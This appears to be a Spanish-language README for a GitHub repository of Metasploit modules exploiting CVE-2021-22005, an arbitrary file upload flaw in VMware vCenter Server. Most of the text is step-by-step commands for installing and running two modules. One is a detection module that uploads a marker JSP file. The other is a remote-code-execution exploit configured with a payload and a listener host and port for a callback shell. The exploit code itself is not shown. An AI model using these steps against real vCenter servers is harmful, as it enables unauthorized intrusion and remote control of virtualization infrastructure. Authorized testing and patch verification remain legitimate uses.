 taroballzchen/cve-2021-22005-metasploit
el script de metasploit (POC/EXP) sobre CVE-2021-22005 VMware vCenter Server contiene una vulnerabilidad de carga de archivos arbitraria

el script de metasploit (POC/EXP) sobre CVE-2021-22005 VMware vCenter Server contiene una vulnerabilidad de carga arbitraria de archivos
git clone https://github.com/TaroballzChen/CVE-2021-22005-metasploit
cd CVE-2021-22005-metasploit
mkdir -p ~/.msf4/modules/auxiliary/scanner/http
cp vmware_vcenter_server_file_upload_poc.py ~/.msf4/modules/auxiliary/scanner/http/
chmod +x ~/.msf4/modules/auxiliary/scanner/http/vmware_vcenter_server_file_upload_poc.py
msfconsole
set rhost <vuln ip/host>
set port <vuln port>
set ssl <default: true for https>
exploit

el script subirá un archivo jsp inofensivo que incluye el texto "Could be vuln by CVE-2021-22005" codificado en base64

git clone https://github.com/TaroballzChen/CVE-2021-22005-metasploit
cd CVE-2021-22005-metasploit
mkdir -p ~/.msf4/modules/exploits/linux/http
cp vmware_vcenter_server_file_upload_to_rce.py ~/.msf4/modules/exploits/linux/http/
chmod +x ~/.msf4/modules/exploits/linux/http/vmware_vcenter_server_file_upload_to_rce.py
msfconsole
set target <target>
set PAYLOAD <payload>
set rhost <vuln ip>
set port <vuln port>
set LHOST <list host ip>
set LPORT <list port>
exploit